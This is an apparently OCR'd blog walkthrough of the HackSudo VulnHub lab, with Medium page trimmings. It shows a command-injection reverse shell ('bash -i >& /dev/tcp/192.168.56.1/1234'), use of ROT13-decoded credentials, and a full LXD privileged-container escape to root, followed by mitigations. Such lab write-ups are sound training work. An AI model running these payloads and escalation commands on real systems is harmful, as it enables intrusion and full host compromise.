
This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.9, Copyright (c), by Zend Technologies

`generate.php` :


HACKSUDO Locker: fancy name generator
Smart People Alway execute Smart Plan
Enter Your Name below:
submit


HACKSUDO Locker: fancy name generator
Smart People Alway execute Smart Plan
Enter Your Name below:
submit
LICENSE
README.md
api.js
app.js
b64.js
bruteforce
corner-ribbon-minified.svg
corner-ribbon.svg
create
decrypt
draw.js
draw_canvas.js
draw_gl.js
favicon.ico
favicon.svg
generator.php
hidden
index.html
index.js
info.php
login.php
spritesheet.svg
style.css
webgl-debug.js


Smart People Alway execute Smart Plan
Enter Your Name below:
submit
Login
Authorized login
to see HACKSUDO private conten.
Username:
Password:
Login
Hello hacksudo!
you have logged in successfully , 0x Open The Next Door key is = GMYTGMBTGAZTAMZRGIYDGMJTGAZTAMZQGMZDEMBTGEZTAMZQGMYDGMY=



Initial exploitation — RCE in `generate.php`

`generate.php` accepted user input that was not properly sanitized. I tested simple command execution to confirm remote code execution (RCE).

Lab-safe approach:

1. Validate with harmless commands like `id` / `whoami` / `ls` to confirm execution.
2. Once confirmed, establish a reverse shell back to the attacker machine.

- Listener on attacker:

```
# on attacker
```

```
nc -lvnp 1234
```

- Trigger command injection via the vulnerable parameter in `generate.php` .

```
# Inject in vulnerable parameter/input in generate.php
&& `bash -c "bash -i >& /dev/tcp/192.168.56.1/1234 0>&1"`
```

After executing the payload, the listener returned a connection and I had an interactive shell (screenshot: **reverse-shell-connected**).

Post-exploitation — local enumeration

From the initial shell, standard enumeration steps:


```
uname -a
id
```

While enumerating `/var/www` I found a file named `hacksudo` containing ROT13-encoded text.


Decoding it revealed credentials for another user.

I used those credentials to switch user and inspected the home directory:

```
su -l hacksudo
```



Running `id` showed the user was member of the `lxd` group (`uid=116(lxd)`), which is a telltale sign that LXD-related privilege escalation might be possible.



lxd :

Membership in the `lxd` group can be dangerous on misconfigured systems: LXD (Linux containers) allows users in that group to control containers, and container misconfigurations can be abused to escape into the host. There are well-documented LXD escalation paths — in labs, these frequently involve exporting the host filesystem or spawning privileged containers that mount host directories.

Reference techniques (lab-only): spawn a privileged container, bind-mount the host root, or use `lxc` commands to create an image that gives shell access to host resources.

Source: https://www.hackingarticles.in/lxd-privilege-escalation/

LXD escape — root compromise

Following LXD escalation techniques (adapted for the lab), I:

Source: https://www.hackingarticles.in/lxd-privilege-escalation/

Steps to be performed on the attacker machine:

- Download build-alpine in your local machine through the git repository.
- Execute the script “build -alpine” that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine


Steps to be performed on the host machine:

- Download the alpine image
- Import image for lxd
- Initialize the image inside a new container.
- Mount the container inside the /root directory


So, we downloaded the build alpine using the GitHub repose.

```
# On attacker machine
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

On running the above command, a tar.gz file is created in the working directory that we have transferred to the host machine.



Now we will download the alpine-image inside /home/hacksudo directory on the host machine.





```
lxc image import ./alpine-v3.22-x86_64-20251026_1002.tar.gz --alias myimage
```

```
lxc image list
```

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=tr
```

```
lxc start ignite
lxc exec ignite /bin/sh
id
```

1. Accessed the host filesystem — in this lab the host root appeared mounted under `/mnt`.
2. Retrieved `proof.txt` and `root.txt` from `/mnt/root/root/` .
3. This resulted in full root access on the host.



Mitigations & takeaways

- **Sanitize user input** — validate and escape all inputs, especially when used in OS commands or passed to shell functions.

- **Least privilege for services** — web services should run with minimal permissions and never expose admin functionality to unauthenticated inputs.
- **Protect credentials & secrets** — never store credentials or secrets in webroot or in obfuscated-but-reversible formats (ROT13 is not protection).
- **Limit LXD access** — membership in `lxd` should be restricted to administrators. Audit and log `lxc` /LXD usage.
- **Network segmentation** — container management interfaces should not be reachable to untrusted/compromised application users.
- **Detect suspicious container activity** — monitor for unexpected container creation, privileged mounts, or host-path bindings.

Red Team | Penetration Testing | Oscp | Cybersecurity | Vulnhub

Edit profile

Written by Vaibhav

4 followers · 32 following


Cybersecurity enthusiastic.

No responses yet

Vaibhav

What are your thoughts?

More from Vaibhav



Vaibhav

Eternal Blue (ms17–010) — Full Walkthrough

EternalBlue (MS17-010) — A Clean, Real-World Walkthrough


Aug 23

Vaibhav

Brute Me—A Walkthrough of the Brute Me Lab by NixSecura

“Brute force is not always the last resort. Sometimes, it’s the key that opens the door.”

Sep 14



Vaibhav

Walkthrough—HackSudo 1.1 (VulnHub)

Author: Vaibhav Mulak Machine: HackSudo 1.1 (creator: Vishal Waghmare) Summary: Local lab walkthrough. We enumerate services, discover...

2d ago

Vaibhav

Functions, Modules, and Packages—Organizing Your Code

1. Functions

Jun 22

See all from Vaibhav


Recommended from Medium

Zaynah Smith-DaSilva

OSCP Zero to Hero: Baby

Join me as I hack into the room Baby on HackTheBox!

Oct 12 5 1



In MeetCyber by Danish Ahmed

How a Simple SSTI Turned Into $1,000 and RCE

📌 Free Link

5d ago 142 3

zeroDaykt

Mastering OSCP+ in 2025–26 The Updated Exam, My Fails, Wins & how you can do it!

If you've ever failed, doubted, or wanted to quit OSCP, this is the story (and toolkit) I wish I had from the start

Oct 13 24 5

GhostInHex

Hercules — HTB — Walkthrough

Hercules is an AD box designed to force Kerberos-first techniques. The chain covers: host/krb5 setup → username enumeration → LDAP-filter...

4d ago 71 5

In Coding Nexus by Sonu Yadav

XSSTRON: Electron/Chromium XSS Scanner That Detects GET & POST Cross-Site Scripting Vulnerabilities

Cross-Site Scripting (XSS) remains one of the most prevalent web vulnerabilities.

Oct 12

Very Lazy Tech 👾

Top 15 Misconfigurations That Lead to Instant Server Pwn: Master Server Security Now

✨ Link for the full article in the first comment

Oct 17 35 1

See more recommendations